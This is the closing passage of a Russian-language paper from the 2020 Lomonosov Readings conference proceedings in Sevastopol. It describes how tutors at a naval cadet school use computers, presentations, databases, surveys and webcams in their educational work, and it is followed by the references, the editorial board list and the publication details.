MS Power Point. При показе слайдов классных часов часто идёт звуковое и видео сопровождение, потому надо подключать колонки. Фотографии и фильмы для классного часа можно найти в учительской газете, в Интернете, используя поисковые системы, на лазерных дисках, в литературе. Фотографии из книг можно отсканировать. Сегодня становится возможным организовать найденный материал совершенно в ином свете: сделать интересным, понятным, наглядным. Ведь нельзя говорить о ВОв, и не увидеть военных фотографий: разрушений, голода, сражений или радости Победы. А песни военных лет берут нахимовцев за душу [2, с. 24]. Видеохроники позволяют увидеть страшные кадры войны, дают понять, что такого не должно повториться. На училищных мероприятиях компьютер становится незаменимым помощником. Все внеклассные мероприятия, на которых применяют мультимедийный проектор, музыкальное сопровожденние проходят на высоком уровне и очень нравятся нахимовцам. В училище проводятся разные интеллектуальные игры наподобие телевизионных программ: «Самый умный», «Морской бой», «Что? Где? Когда?». Интеллектуальные и развлекательные мероприятия расширяют кругозор нахимовцев, развивают их мышление. А вот применение компьютерных игр «Крестики-нолики» (5 класс), Счёт от 1 до 30 на сайте МетаШкола во внеурочной и

внеклассной деятельности может превратиться для нахимовцев в азартное удовольствие, ведь ребусы заставляют хорошенько подумать. Воспитатели должны располагать разными сведениями о нахимовцах. Часто администрация училища требует составлять списки нахимовцев, с указанием каких-либо данных. Чтобы сэкономить своё время, все сведения о воспитанниках можно хранить в Базе данных, созданной в программе MS Excel или Access (реляционная система управления базами данных) корпорации Microsoft [1, с. 6]. Для планирования своей работы воспитателям приходится проводить разные диагностики. При их проведении надо изготавливать немалое количество анкет. Анкетирование очень удобно проводить на ноутбуках нахимовцев, где сразу становится видным результат и для воспитанников, и для воспитателя. Результаты можно сразу обсудить и проанализировать. При такой работе из года в год легко отследить произошедшие улучшения или ухудшения. Например, хорошо прослеживается динамика успеваемости или качества знаний нахимовцев класса, изменение уровня здоровья воспитанников, уровня занятости обучающихся во внеурочное время. По результатам сравнительных диаграмм можно делать выводы и согласно им планировать дальнейшую работу воспитателей. По диаграммам видно, по какому направлению деятельности у нахимовцев были достигнуты положительные результаты, а чему нужно уделить особенное внимание из-за отрицательной динамики. Сделав выводы, воспитатель легко может построить план воспитательной работы, который удобно сделать на компьютере в программе MS Word. В таком виде план более удобен в использовании, эстетичен, в него всегда, в любой момент можно внести изменения и поправки. При создании портфолио воспитателей и нахимовцев компьютер становится незаменимым помощником. Сканирование грамот, для размещения их в портфолио, фотографии училищных мероприятий, разных конкурсов могут помочь воспитателям. Компьютерные информационные технологии помогают воспитателям и в работе с родителями. Темы бесед с родителями на родительских собраниях часто совпадают с темами классных часов. Эффективно применять на родительском собрании и мультимедийный проектор для показа презентации. Тема «Конвенция о правах ребёнка» нужна нахимовцам и их родителям, поэтому материалы классного часа надо применить и на родительском собрании [3, с.27]. С родителями, как и с нахимовцами, полезно проводить анкетирование, сравнивая при этом мнения воспитанников и их родителей по разным вопросам. Большое количество анкет, как правило, изготавливают и размножают на принтере и компьютере. Применение Web-камеры – это ещё один необычный способ применения информационных технологий. С письменного разрешения родителей на съемку и с помощью Web-камеры можно записывать фрагменты классных часов, дежурство нахимовцев, поведение их во время перемен. Самые интересные и поучительные сюжеты можно показать воспитанникам и их родителям на родительском собрании. Каждый нахимовец может проанализировать свои поступки. Для родительских собраний можно создавать «Памятку для родителей» в программе Publisher, где записывать проблемы класса. Сегодня неотъемлемой частью жизни нахимовцев являются SMS-дневники, электронный журнал, Web-сайты класса и училища.

Таким образом, развитие и совершенствование работы воспитателей филиала НВМУ (Севастопольское ПКУ) должно проходить параллельно с развитием всех остальных сторон жизни социума для того, чтобы воспитательный процесс в училище не шел вразрез с современными идеалами, а умело с ними сочетался.

Список литературы

1. Алгулиев Р.М. Электронные издательские технологии. //Образование, №6. – 2015, 45 с., С. 6-8.

2. Волкова И.А. Работа в мультимедиа-кабинете. // Информатика, №4. - 2012, 98 с., С. 23-24.

3. Попов К.А. Подготовка учителя к использованию современных технологий в образовании. // КЦ-ММЦ проекта ИСО. – М: ИНТУИТ.РУ, 2006, 204 с., С. 99-101.

РЕДАКЦИОННАЯ КОЛЛЕГИЯ


О.А. Шпырко – доцент, к.ф.-м. н., директор Филиала МГУ в г. Севастополе (главный редактор)
И.Ю. Гришин – профессор, д.т.н., заместитель директора по научной работе (зам. главного редактора)
Л.И. Теплова – к.ф.н., доцент кафедры иностранных языков
Д.В. Жуков – заместитель директора
Е.С. Каширина – к.г.н., ст. преподаватель кафедры геоэкологии и природопользования,
В.Н. Ковалев – к.п.н., доцент кафедры психологии
Н.Б. Косых – к.ф.-м.н., ст. преподаватель кафедры физики и геофизики
И.Н. Кулинич – к.э.н., доцент кафедры экономики
А.В. Мартынкин – к.и.н., заместитель директора по учебной работе
Т.Ф. Маслова – профессор, д.с.н.
С.А. Наличаева – к.пс.н., доцент кафедры психологии

РЕДАКЦИЯ

Е.А. Ткачук – специалист по УМР (технический редактор).
А.В. Юдина – зав. учебно-полиграфическим центром (технический редактор).

Научное издание

Ломоносовские чтения: Материалы ежегодной научной конференции МГУ (22–24 апреля 2020 года, г. Севастополь) [Электронный ресурс] / Под ред. О.А. Шпырко – Эл. изд. - Севастополь: Филиал МГУ в г. Севастополе, 2020. – 1 электрон. опт. диск (CD - Rom). – Сист. требования: процессор с частотой 1,3 ГГц (Intel, AMD); оперативная память от 1 Гб; Windows (XP; Vista; 7 и т. п.); Acrobat Reader, Foxit Reader либо любой другой их аналог.– 266 с.

Электронное издание сборника доступно на официальном сайте
Филиала МГУ в г. Севастополе
(раздел «Наука» – «Научные конференции и издания»):
www.sev.msu.ru

Филиал Московского государственного университета имени М.В. Ломоносова в г. Севастополе
299001 г. Севастополь, ул. Героев Севастополя, 7
Тел. (факс): +7(8692)48-79-07
Электронная почта: **conf@sev.msu.ru**